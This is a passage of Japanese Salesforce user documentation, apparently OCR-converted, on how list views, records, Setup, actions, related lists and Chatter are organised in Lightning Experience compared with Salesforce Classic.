
Lightning Experience でのリストビューの検索

Lightning Experience では、直観的なレイアウト、便利なナビゲーション、シームレスなリスト作成および編集により、Salesforce Classic のリストビュー操作が改善されました。

メモ: リストビューには、アクセス権があるデータのみが表示されます。所有しているか「参照・更新」アクセス権があるレコード、および共有しているレコードが表示されます。ロール階層で自分より下位のロールのユーザが所有しているか、そのユーザと共有しているレコードも、リストビューに含まれます。ページレイアウト設定と項目レベルセキュリティ設定に従って表示される項目のみを参照できます。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



- ドロップダウンメニュー (1) からリストビューを選択する。
- リストビューコントロール (2) からリストビューを作成、編集、削除する。
- ビューの検索条件をすばやく変更して、表示されるレコードを絞り込む (3)。
- リストビューからレコードを直接作成する (4) 。
- リストビューから項目を直接編集する (5) 。
- *(商談のみ)* 標準リストビューのグリッドと、パイプラインの視覚的な監視機能である Kanban ボードを切り替える (6)。
- 特定のレコードを編集または削除する (7)。


- 縦棒、横棒、ドーナツなどのグラフ (8) を使用してリストビューデータを視覚化する。
- 検索して特定のリストビューをすばやく見つける (9)。

Lightning Experience でのレコードの操作方法

Salesforce Classic では、レコードの詳細、関連リスト、およびレコードフィードが同じページに表示されます。このレイアウトでは、特に大量のデータがあるレコードの場合、多くのスクロールが必要になります。Lightning Experience では、レコードの詳細、関連情報、およびレコードフィードが、簡単に切り替えることができる専用のタブに表示されます。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



- Salesforce Classic では、[フィードを表示] (1) でレコードの Chatter フィードが表示されるかどうかを制御します。Lightning Experience では、[コラボレーション] タブ (1) で常にレコードのフィードおよびフィードコンポーザを使用できます。
- [詳細] (2) タブですべてのレコードの詳細が表示されます。
- Salesforce Classic では、レコードに関連リスト (3) が含まれますが、Lightning Experience では、関連リストカード (3) に関連情報が表示されます。新しいインターフェースと従来のインターフェースの関連情報の処理方法についての詳細は、「Lightning Experience での関連リストの検索」を参照してください。


関連トピック:

Lightning Experience でのアクションおよびボタンの検索

Lightning Experience の [設定] の操作方法

Lightning Experience の [設定] では、従来よりもすばやく簡単に、会社のニーズに合わせて Salesforce をカスタマイズできます。

Salesforce システム管理者は、[設定] を使用して多くの時間を過ごします。ここでは、パスワードのリセット、ユーザおよびプロファイルの作成、メールテンプレートやカスタム項目の作成、レイアウトのカスタマイズなどさまざまなことを行います。[設定] に慣れていくうえで、クリックパスを覚えることはさほど重要ではありません。それよりもショートカットに着目してください。ここで、覚えておくと便利なナビゲーションツールについて説明します。




- [クイック検索] (1) は、目的の場所にすばやくアクセスするためのツールです。[クイック検索] ボックスに検索語を入力し、入力した内容を基にページのリストを絞り込みます。[設定] ページを見ながら探すよりもすばやく検索できます。
- 項目、オブジェクト、ユーザなどを名前で検索する場合は、グローバル検索 (2) を使用します。[設定] を開いたままレコード名を入力し、インスタント結果の[設定]オプションを選択するか、Enterキーを押します。検索結果ページに検索語と一致するレコード結果が表示されます。
- [作成] メニュー (3) は、[設定] の各ページに表示されます。ここから、ユーザ、カスタムオブジェクト、カスタムタブ、メールテンプレートの作成など、作成頻度の高い項目を簡単に作成できます。
- カルーセル (4) からは、重要な設定ツールや、Salesforce1、SalesforceA、リリースノート、パフォーマンスなどの情報にすぐさまアクセスできます。
- [最後に使用] (5) には、[設定] で最近使用されたレコードが表示されます。そのため、以前に作業していた内容にワンクリックで戻ることができます。

Lightning Experience でのアクションおよびボタンの検索

Salesforce Classic では、Chatter パブリッシャーにアクションが、レコードの詳細ページにボタンが表示されますが、Lightning Experience ではこれらの要素の区別があいまいになっています。新しいインターフェースでは、アクションとボタンが混ざり合っており、機能に基づいてさまざまな領域に配置されます。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



- Lightning Experience では、[投稿] および [アンケート] の標準 Chatter アクション (1) が、[Chatter] タブのコンポーザに表示されます。ただし、[感謝] や [リンク] などの他の標準アクションは、新しいインターフェースでは使用できません。

- オブジェクトのページレイアウトの [活動の記録]、[新規 ToDo]、および [新規行動] アクション (2) は、[活動] タブのコンポーザに表示されます。オブジェクトのページレイアウトに [メールの送信] ボタンが含まれている場合、[メール] アクションもこのコンポーザに表示されます。これらのアクションでは、ユーザが表示中のレコードに関連するレコードが作成されます。

  または、ヘッダーの [グローバルアクション] メニュー()を使用して、活動を記録したり、現在のレコードに関連しない行動、メモ、ToDo を作成したりできます。
- ページレイアウトの標準ボタンおよびサポート対象のカスタムボタン (3) ([編集] ボタンなど) は、アクションメニューに表示されます。他のグローバルアクションおよびオブジェクト固有のアクション (Visualforce アクションや Force.com Canvas アクションなど) もメニューに表示されます。
- Salesforce Classic と同様に、カスタムリンクもレコードの詳細に含まれます。これらは、[詳細] タブをクリックすると表示されます。

関連トピック:

Lightning Experience のアクション

Lightning Experience でのアクションの順序


ナビゲーションおよびアクション: Lightning Experience にはない機能

Lightning Experience での関連リストの検索

Salesforce のレコードには、他の関連レコードの詳細やそのリンクが含まれます。Salesforce Classic では、ページ下部付近のリストに関連レコードが表示されます。Lightning Experience では、関連リストカードに関連情報が表示されます。リードや商談 (ワークスペースを含むオブジェクト) の場合、[関連] タブから関連リストカードにアクセスします。取引先や取引先責任者などの参照オブジェクト、およびグループやユーザの場合、関連リストカードはページの右側に表示されます。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



レコードの最初の 8 個の関連リストカードは、次のように表示されます。

- 関連リストのボタン (1) は、各関連リストカードの右上隅にあります。複数のボタンがある場合、プルダウンメニューを使用してアクセスします。
- 関連リストカードの各項目には、関連レコードを開くリンク (2) が含まれます。
- レコード固有のアクション (3) は、各関連レコードの横にあるプルダウンメニューにあります。
- 関連リストカードがページの右側にある場合、各カードには最大 3 個のレコードが表示されます。参照オブジェクトの場合、関連リストカードには最大 6 個のレコードが表示されます。どちらの場合も、ドリルダウン (4) して、関連レコードの完全なリストを表示できます。

レコードの関連リストが8個より多い場合、追加の関連リストカードにはオブジェクトの名前のみが表示されます。関連リストカードの名前をクリックすると、完全な関連リストが開きます。このリストには、カードには含まれない関連リストボタンとレコード固有のアクションが含まれます。


Lightning Experience での Chatter 機能の検索

Lightning Experience では、使い慣れた Salesforce Classic と同様に、他のユーザやグループとつながり、ビジネス情報を安全かつリアルタイムに共有できます。新しいインターフェースでは、Chatter フィード、グループ、およびプロファイルへのアクセス方法が若干異なりますが、この簡単な概要を確認すれば慣れることができます。


Salesforce Classic では、通常、Chatter タブのサイドバーから Chatter 機能にアクセスします。Lightning Experience では、ページの上部にあるタブから直接メインフィード (1)、同僚のプロファイル (2)、グループ (3) にアクセスします。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition




Lightning Experience の場合、レコード (4) に関するコラボレーションを行うには、[Chatter] タブを探します。Salesforce Classic と同様、更新の投稿、アンケートの作成、質問、およびファイルの共有を行うことができます。



Chatter フィードの使用

Chatter のメインフィードを変更して、投稿の特定のサブセット (1) を表示できます。Lightning Experience でも、Salesforce Classic と同様、Chatter タブの左側にあるタブを使用します。[自分がフォローするもの] フィードはデフォルトフィードのままです。



Lightning Experience のフィードには、Salesforce Classic で使用できる多くのオプションが含まれています。

